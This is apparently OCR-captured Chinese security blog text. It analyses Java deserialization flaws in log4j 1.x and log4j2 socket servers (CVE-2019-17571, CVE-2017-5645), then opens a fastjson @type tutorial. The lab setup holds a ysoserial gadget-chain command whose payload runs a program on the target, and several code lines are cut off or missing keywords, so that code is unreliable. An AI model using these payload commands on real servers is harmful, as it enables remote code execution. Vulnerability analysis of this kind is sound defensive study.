
漏洞环境搭建

第一种方法下利用下面的方法，在JDK7u21起一个SocketServer服务，即可通过第二条命令触发漏洞。

```
java -cp /Users/l1nk3r/Downloads/apache-log4j-1.2.17/log4j-1.2.17.jar org.apache
```

```
java -jar ysoserial-master-55f1e7c35c-1.jar Jdk7u21 "open /System/Applications/C
```





第二种方法 **pom.xml** 文件引入一个 **gadget** 依赖，以及漏洞版本。

```
//pom.xml
<!-- https://mvnrepository.com/artifact/log4j/log4j -->
        <dependency>
            <groupId>log4j</groupId>
            <artifactId>log4j</artifactId>
            <version>1.2.17</version>
        </dependency>
        <!-- https://mvnrepository.com/artifact/commons-collections/commons-coll
        <dependency>
            <groupId>commons-collections</groupId>
            <artifactId>commons-collections</artifactId>
            <version>3.1</version>
        </dependency>
```

因为在 **org.apache.log4j.net.SimpleSocketServer** 这个方法中通过传入两个参数，这俩个参数分别是端口信息，以及 **log4j** 的配置文件，就可以创建一个 **ServerSocket** 对象等待通信。

```
public static void main(String[] argv) {
    if (argv.length == 2) {
        init(argv[0], argv[1]);    接受端口以及配置文件信息
    } else {
        usage( msg: "Wrong number of arguments.");
    }

    try {
        cat.info("Listening on port " + port);
        ServerSocket serverSocket = new ServerSocket(port);

        while(true) {
            cat.info("Waiting to accept a new client.");
            Socket socket = serverSocket.accept();
            cat.info("Connected to client at " + socket.getInetAddress());
            cat.info("Starting new socket node.");
            (new Thread(new SocketNode(socket, LogManager.getLoggerRepository()), name: "SimpleSocketServer-" + port)).start();
        }
    } catch (Exception var3) {
        var3.printStackTrace();
    }
}
static void init(String portStr, String configFile) {
    try {
        port = Integer.parseInt(portStr);
    } catch (NumberFormatException var3) {
        var3.printStackTrace();
        usage( msg: "Could not interpret port number [" + portStr + "].");
    }


    if (configFile.endsWith(".xml")) {
        DOMConfigurator.configure(configFile);
    } else {
        PropertyConfigurator.configure(configFile);
    }
}
```

下面的代码是基于 **JDK 8u40** 下启动的。

```
import org.apache.log4j.net.SimpleSocketServer;

public class Log4jdemo {
    public  static void main(String[] args){
        String[] arguments = {"12345","src/log4j.xml"};
        SimpleSocketServer.main(arguments);
    }
}
```

通过下图中的payload即可触发漏洞。



漏洞分析

当 **socketServer** 启动的时候，我们通过nc发送漏洞payload，服务端的 **serverSocket.accept()** 接收到请求之后会创建一个线程，处理 **SocketNode** 这个类。

```
public static void main(String[] argv) {
    if (argv.length == 2) {
        init(argv[0], argv[1]);
    } else {
        usage( msg: "Wrong number of arguments.");
    }

    try {
        cat.info("Listening on port " + port);
        ServerSocket serverSocket = new ServerSocket(port);

        while(true) {
            cat.info("Waiting to accept a new client.");
            Socket socket = serverSocket.accept();
            cat.info("Connected to client at " + socket.getInetAddress());
            cat.info("Starting new socket node.");
            (new Thread(new SocketNode(socket, LogManager.getLoggerRepository()), name: "SimpleSocketServer-" + port)).start();
        }
    } catch (Exception var3) {
        var3.printStackTrace();
    }
}
```

跟进 **SocketNode** 这个类之后就发现它通过 **BufferedInputStream** 获取到通过 **Socket** 传入的 **payload** 。

```
public SocketNode(Socket socket, LoggerRepository hierarchy) {
    this.socket = socket;
    this.hierarchy = hierarchy;

    try {
        .ois =     ObjectInputStream(    BufferedInputStream(socket.getInputStream()))
    } catch (InterruptedIOException var4) {
        Thread.currentThread().interrupt();
        logger.error( message: "Could not open ObjectInputStream to " + socket, var4);
    } catch (IOException var5) {
        logger.error( message: "Could not open ObjectInputStream to " + socket, var5);
    } catch (RuntimeException var6) {
        logger.error( message: "Could not open ObjectInputStream to " + socket, var6);
    }
```

经过 **SocketNode** 这个类的实例化，以及接收到payload之后，这里有个 **new Thread().start()** 的过程，也就是说这个线程启动。

```
(new Thread(new SocketNode(socket, LogManager.getLoggerRepository()), "SimpleSc
```

在 **Thread** 方法中的 **Runnable** 对象正是实例化后的 **SocketNode** 这个类。

```
public Thread(Runnable target, String name) {
    init(null, target, name, 0);
}
```

然后在 **java.lang.Thread#run** 会调用 **target.run()**，而这里的 **target** 对象正是 **SocketNode** 这个类。

```
public void run() {
    if (target != null) {
        target.run();   target: SocketNode@790
    }
}
```

在 **SocketNode.run** 方法中，正是反序列化的触发点了，真的是简单粗暴的漏洞触发呀。

```
public void run() {
    try {
        if (this.ois != null) {
            while(true) {
                LoggingEvent event;
                Logger remoteLogger;
                do {
                    event = (LoggingEvent)this.ois.readObject();   ois: ObjectInputStream@795
                    remoteLogger = this.hierarchy.getLogger(event.getLoggerName());
                } while(!event.getLevel().isGreaterOrEqual(remoteLogger.getEffectiveLevel()));

                remoteLogger.callAppenders(event);
            }
        }
```


CVE-2017-5645

漏洞环境搭建

```java
import java.io.IOException;
import java.io.ObjectInputStream;
import org.apache.logging.log4j.core.net.server.ObjectInputStreamLogEventBridge;
import org.apache.logging.log4j.core.net.server.TcpSocketServer;


public class Log4jDemo2
{
    public static void main(String[] args)
    {
        TcpSocketServer<ObjectInputStream> Log4jServer = null;
        try
        {
            Log4jServer = new TcpSocketServer(12345, new ObjectInputStreamLogEve
        }
        catch (IOException e)
        {
            e.printStackTrace();
        }
        Log4jServer.run();
    }
}
```

```xml
//pom.xml
<!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core -->
        <dependency>
            <groupId>org.apache.logging.log4j</groupId>
            <artifactId>log4j-core</artifactId>
            <version>2.8.1</version>
        </dependency>
        <!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-a
        <dependency>
            <groupId>org.apache.logging.log4j</groupId>
            <artifactId>log4j-api</artifactId>
            <version>2.8.1</version>
        </dependency>
        <!-- https://mvnrepository.com/artifact/commons-collections/commons-coll
        <dependency>
            <groupId>commons-collections</groupId>
            <artifactId>commons-collections</artifactId>
            <version>3.1</version>
        </dependency>
```



漏洞分析


创建 **TcpSocketServer** 对象的时候，代入了 **port(端口变量)** 以及 **ObjectInputStreamLogEventBridge** 对象，在这个对象里面有反序列化的入口。




之后调用 **TcpSocketServer#run** 开始运行。



这个run方法存在的意义实际上是因为 **TcpSocketServer** 继承于 **AbstractSocketServer** 。



而这个 **AbstractSocketServer** 抽象类继承了 **Runable** 接口， **Runable** 接口在Thread这个方法作用相信熟悉Java的都不太陌生。所以实际上这个run方法的作用就是把客户端连接分发给 **SocketHandler** 进行处理。



当客户端发送Socket请求过来的时候 **serverSocket.accept** 会接收到来自客户端的 **Socket** 请求。

```
this.logger.debug( "Listening for a connection {}...", this.serverSocket);
Socket clientSocket = this.serverSocket.accept();
this.logger.debug( "Accepted connection on {}...", this.serverSocket);
this.logger.debug( "Socket accepted: {}", clientSocket);
clientSocket.setSoLinger( true, 0);
TcpSocketServer<T>.SocketHandler handler = TcpSocketServer.SocketHandler(clientSocket)   clientSocket: "Socket[addr=/127.0.0.1,port=49202,local
this.handlers.put(handler.getId(), handler);
handler.start();
} catch (IOException var7) {
    if (this.serverSocket.isClosed()) {
        this.logger.traceExit(entry);
        return;
```

然后 **TcpSocketServer#SocketHandler** 会创建一个新的 **ObjectInputStream**对 象，对象内容正是我们客户端传入的payload。

```
public SocketHandler(Socket socket) throws IOException {
        this.inputStream = TcpSocketServer.this.logEventInput.wrapStream(socket.
}

public ObjectInputStream wrapStream(InputStream inputStream) throws IOException
        return new ObjectInputStream(inputStream);
}
```

```
public ObjectInputStream wrapStream(InputStream inputStream) throws IOException {   inputStream: SocketInputStream@1400
    return new ObjectInputStream(inputStream);   inputStream: SocketInputStream@1400
}
```

而此时我们的 **handler** 对象正是我们的线程对象，也就是说实际上这里就是 **Thread.start**，而线程对象里面的是 **TcpSocketServer** 这个类，所以这里 **start** 后执行的自然是 **TcpSocketServer** 里的 **run** 函数。

```
try {
    this.logger.debug( "Listening for a connection {}...", this.serverSocket);
    Socket clientSocket = this.serverSocket.accept();   clientSocket: "Socket[addr=/127.0.0.1,port=49202,localport=12345]"
    this.logger.debug( "Accepted connection on {}...", this.serverSocket);   serverSocket: "ServerSocket[addr=0.0.0.0/0.0.0.0,localport=12345]"
    this.logger.debug( "Socket accepted: {}", clientSocket);
    clientSocket.setSoLinger( true, 0);
    TcpSocketServer<T>.SocketHandler handler = new TcpSocketServer.SocketHandler(clientSocket);   handler: "Thread[Log4j2-0,5,main]"   clientSocket:
    this.handlers.put(handler.getId(), handler);   handlers:  size = 1
    handler.start();   handler: "Thread[Log4j2-0,5,main]"
```

反序列化的过程中 **TcpSocketServer#run** 方法里 **TcpSocketServer.this.logEventInput** 对象实际上就是我们前面最开始封装的 **ObjectInputStreamLogEventBridge** 这个类。所以这里实际上调用的是 **ObjectInputStreamLogEventBridge#logEvents** 方法。

```
public void run() {
    EntryMessage entry = TcpSocketServer.this.logger.traceEntry();   entry: null
    boolean closed = false;   closed: false

    try {
        try {
            while(!this.shutdown) {   shutdown: false
                TcpSocketServer.this.logEventInput.logEvents(this.inputStream, TcpSocketServer.this);   inputStream:
            }
        } catch (EOF   + {ObjectInputStreamLogEventBridge@1349}
            closed =
    } catch (OptionalDataException var10) {
        TcpSocketServer.this.logger.error( "OptionalDataException eof=" + var10.eof + " length=" + var10.length, var10);
```

而在 **ObjectInputStreamLogEventBridge#logEvents** 方法中自然就看到了我们的反序列化触发点。

```
public void logEvents(ObjectInputStream inputStream, LogEventListener logEventListener) throws IOException {   inputStream: ObjectInputStream@1347   logEventListener
    try {
        logEventListener.log((LogEvent)inputStream.readObject());   logEventListener: TcpSocketServer@1348   inputStream: ObjectInputStream@1347
    } catch (ClassNotFoundException var4) {
        throw new IOException(var4);
    }
}
```

漏洞修复

当然针对反序列化漏洞修复一般都是在 **resolveClass** 或者 **resolveProxyClass** 处进行检查，这个也不例外。

检查方法 **org.apache.logging.log4j.core.util.FilteredObjectInputStream.resolveClass** ，判断类名是否是 **org.apache.logging.log4j.** 开头。

```
FilteredObjectInputStream extends ObjectInputStream {
    List<String> REQUIRED_JAVA_CLASSES = Arrays.asList("java.lang.Enum", "java.lang.StackTraceElement", "java.rmi.MarshalledObject", "[B");
    Collection<String> allowedClasses;

    FilteredObjectInputStream(InputStream in, Collection<String> allowedClasses) throws IOException {
        (in);
        .allowedClasses = allowedClasses;
    }

    Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
        String name = desc.getName();
        (!isAllowedByDefault(name) && !this.allowedClasses.contains(name)) {
            InvalidObjectException( + name);
        } {
            super.resolveClass(desc);
        }
    }

    isAllowedByDefault(String name) {
        name.startsWith("org.apache.logging.log4j.") || name.startsWith("[Lorg.apache.logging.log4j.") || REQUIRED_JAVA_CLASSES.contains(name);
    }
```

0x03 小结

emmmm，CVE-2019-17571这个洞可以说是混kpi了，然后log4j这种Tcp分布式传输日志的方式蛮少见的，利用面不好判断，不过如果在内网环境下可能有一定的利用面吧。

JAVA反序列化 - FastJson组件

推荐阅读时间：60min

全文字数：14026

前言

其实从一开始就是想着学一下fastjson组件的反序列化。结果发现完全理解不能。

就先一路补了很多其他知识点，RMI反序列化，JNDI注入，7u21链等（就是之前的文章），之后也是拖了很长时间，花了很长时间，总算把这篇一开始就想写的文，给补完了。

类似的文是已经有了不少，学习也是基于前辈们的文章一步步走来，但是个人习惯于把所有问题理清楚，讲清楚。理应是把大佬们的文要细致些。

本文需要前置知识：JNDI注入，7u21利用链，可以戳我往期的文章。

文章内容如下：

1. fastjson组件基础介绍及使用（三种反序列化形式等）
2. fastjson组件的**@type标识**的特性说明（默认调用setter、getter方法条件等）。
3. 分析了fastjson组件**1.2.24版本**中JNDI注入利用链与setter参数巧妙完美适配（前置知识参考JNDI注入一文）
4. 分析了fastjson组件**1.2.24版本**中JDK1.7TemplatesImpl利用链的漏洞触发点poc构造（前置知识参考7u21一文）
5. 分析了1.2.24-1.2.46版本每个版本迭代中修改代码，修复思路和绕过。（此时由于默认白名单的引入，漏洞危害大降）
6. 到了1.2.47通杀黑白名单漏洞，因为网上对于这个分析文有点过多。这边想着直接正向来没得意思。尝试从代码审计漏洞挖掘的角度去从零开始挖掘出这一条利用链。最后发现产生了一种我上我也行的错觉（当然实际上只是一种错觉，不可避免受到了已有payload的引导，但是经过分析也算是不会对大佬的0day产生一种畏惧心理，看完也是可以理解的）最后再看了下修复。

本文实验代码均上传github，那么想要好好学习的小伙伴请打开idea，配合食用。

fastjson组件

fastjson组件是阿里巴巴开发的反序列化与序列化组件，具体细节可以参考github文档

组件api使用方法也很简洁

```
//序列化
String text = JSON.toJSONString(obj);
//反序列化
VO vo = JSON.parse(); //解析为JSONObject类型或者JSONArray类型
VO vo = JSON.parseObject("{...}"); //JSON文本解析成JSONObject类型
VO vo = JSON.parseObject("{...}", VO.class); //JSON文本解析成VO.class类
```

我们通过demo来使用一下这个组件

以下使用测试均是基于1.2.24版本的fastjson jar包

靶机搭建需要存在漏洞的jar包，但是在github上通常会下架存在漏洞的jar包。

我们可以从maven仓库中找到所有版本jar包,方便漏洞复现。

fastjson组件使用

先构建需要序列化的User类： `User.java`

```
package com.fastjson;

public class User {
    private String name;
    private int age;

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    public int getAge() {
        return age;
    }

    public void setAge(int age) {
        this.age = age;
    }
}
```

再使用fastjson组件

```java
package com.fastjson;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.serializer.SerializerFeature;

public class Main {

    public static void main(String[] args) {
        //创建一个用于实验的user类
        User user1 = new User();
        user1.setName("lala");
        user1.setAge(11);

        //序列化
        String serializedStr = JSON.toJSONString(user1);
        System.out.println("serializedStr="+serializedStr);

        //通过parse方法进行反序列化，返回的是一个JSONObject
        Object obj1 = JSON.parse(serializedStr);
        System.out.println("parse反序列化对象名称:"+obj1.getClass().getName());
        System.out.println("parse反序列化: "+obj1);

        //通过parseObject,不指定类，返回的是一个JSONObject
        Object obj2 = JSON.parseObject(serializedStr);
        System.out.println("parseObject反序列化对象名称:"+obj2.getClass().getName(
        System.out.println("parseObject反序列化:"+obj2);

        //通过parseObject,指定类后返回的是一个相应的类对象
        Object obj3 = JSON.parseObject(serializedStr,User.class);
        System.out.println("parseObject反序列化对象名称:"+obj3.getClass().getName(
        System.out.println("parseObject反序列化:"+obj3);
    }
}
```

以上使用了三种形式反序列化 结果如下:

```
//序列化
serializedStr={"age":11,"name":"lala"}
//parse({..})反序列化
parse反序列化对象名称:com.alibaba.fastjson.JSONObject
parse反序列化: {"name":"lala","age":11}
//parseObject({..})反序列化
parseObject反序列化对象名称:com.alibaba.fastjson.JSONObject
parseObject反序列化:{"name":"lala","age":11}
//parseObject({},class)反序列化
parseObject反序列化对象名称:com.fastjson.User
parseObject反序列化:com.fastjson.User@3d71d552
```

parseObject({..})其实就是parse({..})的一个封装，对于parse的结果进行一次结果判定然后转化为JSONOBject类型。

```
public static JSONObject parseObject(String text) {
    Object obj = parse(text);
    return obj instanceof JSONObject ? (JSONObject)obj : (JSONObject)toJSON(
}
```

而parseObject({},class)好像会调用class加载器进行类型转化，但这个细节不是关键，就不研究了

那么三种反序列化方式除了返回结果之外，还有啥区别?

在执行过程调用函数上有不同。

```
package com.fastjson;
import com.alibaba.fastjson.JSON;
import java.io.IOException;

public class FastJsonTest {

    public String name;
    public String age;
    public FastJsonTest() throws IOException {
    }

    public void setName(String test) {
        System.out.println("name setter called");
        this.name = test;
    }

    public String getName() {
        System.out.println("name getter called");
        return this.name;
    }

    public String getAge(){
        System.out.println("age getter called");
        return this.age;
    }

    public static void main(String[] args) {
        Object obj = JSON.parse("{\"@type\":\"com.fastjson.FastJsonTest\",\"name
        System.out.println(obj);

        Object obj2 = JSON.parseObject("{\"@type\":\"com.fastjson.FastJsonTest\"
        System.out.println(obj2);

        Object obj3 = JSON.parseObject("{\"@type\":\"com.fastjson.FastJsonTest\"
        System.out.println(obj3);
    }
}
```


结果如下：

```
//JSON.parse("")
name setter called
com.fastjson.FastJsonTest@5a2e4553
//JSON.parseObject("")
name setter called
age getter called
name getter called
{"name":"thisisname","age":"thisisage"}
//JSON.parseObject("",class)
name setter called
com.fastjson.FastJsonTest@e2144e4
```


结论：

- parse("") 会识别并调用目标类的特定 setter 方法及某些特定条件的 getter 方法
- parseObject("") 会调用反序列化目标类的特定 setter 和 getter 方法（此处有的博客说是所有setter，个人测试返回String的setter是不行的，此处打个问号）
- parseObject("",class) 会识别并调用目标类的特定 setter 方法及某些特定条件的 getter 方法

特定的setter和getter的调用都是在解析过程中的调用。（具体是哪些setter和getter会被调用，我们将在之后讲到）



之所以**parseObject("")**有区别就是因为**parseObject("")**比起其他方式多了一步**toJSON**操作，在这一步中会对所有getter进行调用。



@type

那么除开正常的序列化，反序列化。 fastjson提供特殊字符段 `@type` ，这个字段可以指定反序列化任意类，并且会自动调用类中属性的特定的set，get方法。

我们先来看一下这个字段的使用:

```
//@使用特定修饰符，写入@type序列化
String serializedStr1 = JSON.toJSONString(user1,SerializerFeature.WriteClassName
System.out.println("serializedStr1="+serializedStr1);

//通过parse方法进行反序列化
Object obj4 = JSON.parse(serializedStr1);
System.out.println("parse反序列化对象名称:"+obj4.getClass().getName());
System.out.println("parseObject反序列化:"+obj4);

//通过这种方式返回的是一个相应的类对象
Object obj5 = JSON.parseObject(serializedStr1);
System.out.println("parseObject反序列化对象名称:"+obj5.getClass().getName());
System.out.println("parseObject反序列化:"+obj5);
```

```
//序列化
serializedStr1={"@type":"com.fastjson.User","age":11,"name":"lala"}
//parse反序列化
parse反序列化对象名称:com.fastjson.User
parseObject反序列化:com.fastjson.User@1cf4f579
//parseObject反序列化
parseObject反序列化对象名称:com.alibaba.fastjson.JSONObject
parseObject反序列化:{"name":"lala","age":11}
```

这边在调试的时候，可以看到，本该解析出来的@type都没有解析出来

```
▶ serializedStr1 = "{"@type":"com.fastjson.User","age":11,"name":"lala"}"
▼ obj4 = {User@686}
    ▶ name = "lala"
      age = 11
▼ obj5 = {JSONObject@689} size = 2
    ▶ "name" -> "lala"
    ▶ "age" -> {Integer@698} 11
```

以上我们可以知道当@type输入的时候会特殊解析（不然的话会有@type：com.fastjson.User的键值对），那么自动调用其特定的set，get方法怎么说呢？

我们先建立一个序列化实验用的Person类

```
Person.java
```

```java
package com.fastjson;

import java.util.Properties;

public class Person {
    //属性
    public String name;
    private String full_name;
    private int age;
    private Boolean sex;
    private Properties prop;
    //构造函数
    public Person(){
        System.out.println("Person构造函数");
    }
    //set
    public void setAge(int age){
        System.out.println("setAge()");
        this.age = age;
    }
    //get 返回Boolean
    public Boolean getSex(){
        System.out.println("getSex()");
        return this.sex;
    }
    //get 返回ProPerties
    public Properties getProp(){
        System.out.println("getProp()");
        return this.prop;
    }
    //在输出时会自动调用的对象ToString函数
    public String toString() {
        String s = "[Person Object] name=" + this.name + " full_name=" + this.fu
        return s;
    }
}
```

@type反序列化实验：

```
package com.fastjson;

import com.alibaba.fastjson.JSON;

public class type {

    public static void main(String[] args) {
        String eneity3 = "{\"@type\":\"com.fastjson.Person\", \"name\":\"lala\",
        //反序列化
        Object obj = JSON.parseObject(eneity3,Person.class);
        //输出会调用obj对象的tooString函数
        System.out.println(obj);
    }
}
```

结果如下：


```
Person构造函数
setAge()
getProp()
[Person Object] name=lala full_name=null, age=13, prop=null, sex=null

public name 反序列化成功
private full_name 反序列化失败
private age setAge函数被调用
private sex getsex函数没有被调用
private prop getprop函数被成功调用
```


可以得知：

- public修饰符的属性会进行反序列化赋值，private修饰符的属性不会直接进行反序列化赋值，而是会调用setxxx(xxx为属性名)的函数进行赋值。
- getxxx(xxx为属性名)的函数会根据函数返回值的不同，而选择被调用或不被调用

决定这个set/get函数是否将被调用的代码最终在 `com.alibaba.fastjson.util.JavaBeanInfo#build` 函数处



在进入build函数后会遍历一遍传入class的所有方法，去寻找满足set开头的特定类型方法；再遍历一遍所有方法去寻找get开头的特定类型的方法



